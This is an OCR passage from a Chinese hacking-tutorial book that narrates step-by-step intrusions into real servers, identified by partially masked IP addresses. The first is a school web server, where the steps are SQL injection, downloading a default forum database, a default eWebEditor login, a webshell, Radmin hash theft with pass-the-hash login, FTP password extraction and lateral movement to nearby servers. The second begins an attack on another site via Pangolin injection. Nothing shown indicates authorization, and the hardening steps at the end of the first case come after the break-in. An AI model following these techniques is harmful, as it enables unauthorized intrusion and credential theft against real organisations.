打开网站，看看网站能否访问，如图 4-108 所示。

图 4-108　查看网站基本情况

说明

由于需要测试的是一个 IP 地址，因此需要先看看该地址是否在默认的 80 端口开放了 Web 服务，再看看使用的是什么语言。当然，也可以直接将地址放入 SQL 注入扫描工具中进行 SQL 注入点检测。

02　查看端口开放情况

使用“sfind -p 222.134.217.206”命令查看该服务器的端口开放情况，如图 4-109 所示，计算机开放了 21、80 及 4899 端口。




图 4-109　查看端口开放情况

03　查看系统功能

通过网站的导航条查看网站系统是自己开发的还是直接从网上搬来的。单击该网站导航条中的“校园论坛”超链接，打开的是用 Dvbbs 8.2 搭建的论坛，如图 4-110 所示。查看该网站的其他功能模块，没有发 CMS 等系统，初步估计该网站除论坛外的程序是定制开发的。

图 4-110　网站使用了 Dvbbs 论坛

说明

将前期工作做到位，可以减少后期的很多工作量。通过查看是否采用 CMS 系统、是否使用网上流行论坛等，可以进行有针对性的安全检测。

04　实施初步检测

① 论坛安全检测。从论坛会员人数不多的情况判断，管理员应该不会经常对论坛进行管理，很多设置都是默认的，因此，可以测试数据库是否采用了默认设置，即是否能够直接下载。直接在网

址后面添加“data/dvbbs8.mdb”，也就是 Dvbbs 8.2 的默认地址，提示可以下载，如图 4-111 所示。




图 4-111　下载 Dvbbs 8.2 的默认数据库

② 获取管理员密码。下载完毕，使用 Access 打开数据库。查看 Dv_Admin 表，如图 4-112 所示，发现管理员还具有一定的安全意识，将默认的“admin”修改为“曹老师”，将 MD5 加密值“8a10**8c0f7c****”复制到“记事本”程序中，然后查看 Dv_user 表中的管理员“曹老师”所对应的 MD5 值——两个值是相同的！




图 4-112　获取管理员的 MD5 值

③ 破解 MD5 加密值。现在已经知道前台和后台管理员的 MD5 值是相同的，所以要破解 MD5 值。将 MD5 加密值拿到 cmd5 上破解，提示没有找到结果，如图 4-113 所示。Dvbbs 8.2 也没有爆出过 Cookies 欺骗漏洞，看来管理员的安全意识不错。




图 4-113　MD5 加密值查找未果

05　再次进行 SQL 注入检测

拿到了 Dvbbs 数据库的用户密码加密值，在 cmd5 网站查不到结果，估计使用 MD5Cracker 破解也需要很长时间，看来需要换一种思路。

回到网站首页，用“啊 D 注入工具”扫描注入点，结果找到了一个注入点，获得用户名“admin”、密码“6bfb281ef3d9********4b9f202ecd2f”，如图 4-114 所示。




图 4-114　使用“啊 D 注入工具”获取管理员密码

可是，将该 MD5 值拿到 www.cmd5.com 网站查询，结果提示需要购买，如图 4-115 所示。用“啊 D 注入工具”扫描后台，也没有找到有用信息，所以即使破解了密码也无办法登录后台。再进一步，即使能够登录后台，也不一定能拿到 WebShell。看来这种方法也行不通。

图 4-115　查到结果却需要购买

06　查询旁注

访问 http://www.myipneighbors.com/，查询该网站，结果表明该网站属于独立服务器，那么旁注也不好用了。旁注的查询结果如图 4-116 所示。

07　再次分析网站结构

以上只是对整个网站进行了大体分析，这也是测试时必须完成的工作。根据自己的经验对网站的结构做大体的了解，等到我们的前期工作做完，对测试就有了更大的把握。

图 4-116　查询该 IP 地址的域名情况

wscan 是一款强大的网站目录和文件扫描工具，不过它有的时候会误报，明明存在的目录也扫描不到。笔者用 wscan 扫了好几遍，也没找到可以利用的东西。然后，改为使用 wwwscan，结果好一点。因为笔者字典收集得比较全，所以在 cmd 下运行“wwwscan ***.***.217.206 -m 300 -t 30”命令，剩下的就是等待了。不一会儿，结果出来了，扫到了不少“好东西”，如图 4-117 所示。




图 4-117　扫描网站目录和文件

4.10.2　获取 WebShell

upfile.asp 看起来是一个上传文件，用 Domain 的综合上传功能试了一下，文件传不上去，而且通过 conn.asp 也爆不了库。最后，视线落到了 eWebEditor 身上。在网址后加上“eWebEditor/admin_login.asp”并提交，醒目的红色登录界面就出现了，如图 4-118 所示。




图 4-118　使用 eWebEditor 管理器编辑登录

直接输入默认的用户名“admin”、密码“admin”，成功登录后台，如图 4-119 所示。不知道为什么，有些网站对 eWebEditor 这个编辑器情有独钟，以致如此多的网站都倒在了她的红裙之下。




图 4-119　登录 eWebEditor 管理器后台

4.10.3　提升权限

01　获取 WebShell 权限

关于如何使用 eWebEditor 拿 Shell 的方法，这里就不多说了，请读者自行尝试。不过，拿到了 Shell 还不算完满，因为网站服务器是独立的，而且又是一所学校的服务器，所以相信安全工作不会做得太好。接下来，我们把服务器权限也拿下来。

02　执行命令

用大马的 wscript.shell 执行“netstat -an“命令，出错了，很正常。Windows 2003 的 IUSER 用户是不能访问“c:\windows\system32\cmd.exe”的，解决方法很简单：把经过压缩处理的 cmd.exe 传到服务器上就行了，这样 DOS 命令就能成功执行了。如图 4-120 所示，开放的端口还真不少。




图 4-120　上传 cmd 程序并执行命令

03　使用 Radmin 提升权限

在开始端口查看结果中知道，服务器开放了 4489 端口，也就是 Radmin。玩过 Radmin 的老鸟可能都知道，旧版本的 Radmin 在安装的时候是把密码写入注册表的，具体位置在 HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter 这个键值下。不过，如果使用“一步江湖”的 Radmin，话我们在注册表中是找不到的。用大马读取成功读取以上注册表键值，如图 4-121 所示。




图 4-121　获取 Radmin 口令加密值

不过，大马读取出来的都是转成十进制的数据，我们还需要再将其转换成十六进制的数据，太麻烦了。使用 Radmin 注册表读取工具，就可以直接读取 Radmin 32 位的 MD5 密码散列了，而且还能读取 Radmin 日志文件存储的位置。因为日志文件记录了所有连接服务器 Radmin 的信息，所以管理员通过查看日志文件就能找到攻击者的踪迹，如图 4-122 所示。




图 4-122　读取 Radmin 值的 ASP 程序

Radmin 的 MD5 密码终于到手了。到 cmd5 网站破解一下，没有找到结果。不过不用担心，这里我们使用修改过的、可以利用 MD5 散列直接登录 4899 肉机的工具连接一下，把 32 位的 MD5 值填进去，就成功登录了，并得到了“***.***.217.206”这台服务器的所有的权限。

4.10.4　内网渗透

01　获取管理员 FTP 密码

通过 Radmin_Hash 工具完全控制该服务器后，通过查看发现该服务器所在网络中还有 3 台服务器，可以尝试进行内网渗透。在内网渗透中，最好的办法就是得到管理员 administrator 的密码。我们可以用“GetPW Local$”命令得到系统 Hash 密码的值，然后用 LC5 破解密码，也可以用 WinlogonHack 这个后门工具记录管理员密码。不过，笔者最喜欢的是从网站服务器的应用程序上找突破，如 FTP 工具就是很好的泄露管理员密码的工具。

使用 Radmin 文件管理功能，经过一番查找，终于在 D 盘找到了 UltraFXP 这个 FTP 工具，此工具和 FlashFTP 非常相似，功能也非常强大，不过也存在这暴露 FTP 用户信息的漏洞。

把服务器上的 UltraFXP 安装文件全部下载到本地，然后直接运行 UltraFxp.exe 程序，就可以打开 FTP 管理器的主界面了。在“站点管理器”这个的位置能够找到管理员用 UltraFXP 连接过的所有站点的信息了。如图 4-123 所示，206 服务器的 FTP 用户密码“silvery***”是用精锐星号密码破解器读取的。

02　获取远程终端端口

206 服务器上的 FTP 密码，其中用户名是“administrator”，我想玩过社工的朋友一定想到了，服务器登录的密码可能也是“administrator”。尝试用这个管理员用户名和密码登录，用大马的查看终端端口功能找到终端端口为 3372，如图 4-124 所示。




图 4-123　获取 FTP 用户的密码




图 4-124　获取远程终端服务端口 3372

03　社工登录 3389 终端服务器

直接用 Mstsc 连接用户名“administrator”，密码使用读取出来的“silvery**”。和预想的一样，成功登录服务器，如图 4-125 所示。




图 4-125　成功登录服务器

04　利用社会工程继续渗透

接下来就是社会工程学了。在站点管理器中还发现了其他 FTP 站点的连接账户和密码，分别是“***.***.217.204”、“***.***.217.205”，看起来，这位管理员管理的网站不少。再次使用 sfind 命令

扫描一下这个网段的 4899 端口，如图 4-126 所示，结果也表明这 3 台服务器有 Radmin 的，看起来管理员是用 Radmin 远程管理服务器的。




图 4-126　使用 sfind 命令扫描附近计算机 Radmin 端口的开放情况

把用 radmin.asp 读取的 MD5 值分别用 Radmin_Hash 登录“***.***.217.204”、“***.***.217.205”，成功登录了“***.***.217.205”这台计算机，可是“***.***.217.204”却无法登录，使用从 UltraFXP 中得到的用户名和密码都试了一遍，也不成功。不知道管理员为什么对 204 这台计算机单独设置密码，如图 4-127 所示，连上 Radmin。用 Mstsc 连接一下 204 计算机的 3372 和 3389 端口，也都不能连接，只能放弃。




图 4-127　使用 Radmin_Hash 工具控制相邻服务器

05　再次验证密码

通过前面的安全检测可以知道，管理员在多个管理工具中使用的均是相同的密码。再次在 cmd5 网站中使用获取的密码进行 MD5 加密，如图 4-128 所示，该密码果然与 Dvbbs 中的 MD5 值相同。




图 4-128　dv_admin 中管理员密码的 Hash 值

4.10.5　安全加固

01　使用 JSky 对网站进行全面扫描

使用 zwell 的 JSky 工具对该网站进行全面的漏洞扫描，如果 4-129 所示，发现 2 个 SQL 注入点，1 个跨站漏洞，因此高危漏洞为 3 个。




图 4-129　使用 JSky 安全扫描工具对网站进行全面安全检测

02　修复程序漏洞

到该服务器上找到 news.asp 及 photo.asp 程序，在其中对获取的参数 id 进行过滤，发现仅允许使用数字，其他字符均禁止使用，修改后如图 4-130 所示。




图 4-130　修复程序中的漏洞

03　修改数据库默认路径以及名称

到 Dvbbs BBS 目录下修改与数据库连接文件 conn.asp 有关的数据库路径及数据库名称，如图 4-131 所示，使其难以被猜测和下载。

04　修改数据库密码

打开数据库，将默认的密码修改为一个更加难以破解的密码，在本例中设置了一个经过 30 位加密的 MD5 密码，破解起来非常困难。如图 4-132 和图 4-133 所示，将经过 MD5 处理的字符串填入 UserPassword 列中，对其他表中涉及后台管理的用户均进行相应处理，使入侵者难以破解密码。




图 4-131　修改数据库默认名称和路径

图 4-132　修改数据库密码为一个强健的新密码




图 4-133　修改 Blog 中的管理员密码

05　清除网站文件中的木马和挂马代码

在网站中找到网页木马并将其删除，如图 4-134 所示，如果存在挂马代码，一并将其清除。




图 4-134　清除网页木马和挂马代码

06　提醒管理员更改密码并进行相应的安全处理

将已经修复的漏洞告诉管理员，将修改的密码放在管理员桌面的漏洞提醒文件中进行友情提醒，最后关闭远程终端，结束本次的安全检测与加固。

4.11　对某网站的一次渗透

本次渗透源于通过 Google 获取了某网站的一个 WebShell，由于没有该 WebShell 的密码，因此需要自己获取。本次渗透通过 SQL 注入获取管理员密码，通过后台上传任意文件获取 WebShell，在 Web 渗透中具有一定的代表性。

4.11.1　信息获取

通过前面介绍的一些方法，已经知道该网站被入侵后还留了一个 ASP.NET 的后门 WebShell，由于没有该 WebShell 的密码，因此需要通过其他途径获取。

01　查询该域名主机下有无其他域名主机

打开 ip866.com 网站，如图 4-135 所示，在输入框中输入网站地址“www.****.com”，然后单击“点这里反查全部相关域名”按钮，获取该域名主机下的所有绑定域名，有 40 多个。




图 4-135　获取主机绑定域名信息

严禁网络传播本PDF，违者责任自负！

02　获取 IP 地址及端口开放情况

分别使用“ping www.********.com”及“sfind -p 219.133.***.***”命令获取端口信息等，如图 4-136 所示，使用 ping 命令无反应，主机开放了 80、21 及 1433 端口。




图 4-136　获取端口开放等信息

4.11.2　检测漏洞

01　使用工具进行漏洞挖掘

打开 JSky，在其中新建立一个任务，然后进行扫描，如图 4-137 所示，发现 SQL 注入点 8 个，跨站漏洞 1 个。




图 4-137　使用 JSky 扫描网站漏洞

02　进行注入猜解

在如图 4-137 所示的界面中选中一个 SQL 注入点，然后使用 Pangolin 进行渗透测试。Pangolin 会自动进行猜解，如果存在漏洞，则会显示 SQL 注入点的类型、数据库、关键字等信息。如图 4-138 所示，直接单击“Tables”按钮猜解数据库表，获得了 admin 表和 news 表。

严禁网络传播本PDF，违者责任自负！




图 4-138　猜解表

说明

在 Pangolin 中需要自己进行一些设置，可以设置文字显示模式，有时需要手工设置 SQL 注入点的类型（Type）及数据库信息等。

03　猜解管理员表 admin 中的数据

选择 admin 表中的 id、admin_id、admin_name、admin_pass 这 4 个字段，然后单击 Pangolin 主界面右侧的“Datas”按钮猜解数据，如图 4-139 所示，下方区域显示整个表中共有 2 条记录，右边区域显示猜解的结果。管理员密码非常简单，其中一个管理员的用户名和密码都是“1”，且密码和用户名均未加密。




图 4-139　获取管理员用户名称和密码

04　获取后台地址

在 JSky 扫描中发现存在 admin 目录，所以直接在浏览器中输入“http://www.*********.com/

严禁网络传播本PDF，违者责任自负！

admin/”，打开后台登录地址。如图 4-140 所示，后台非常简洁，没有验证码之类的东西。

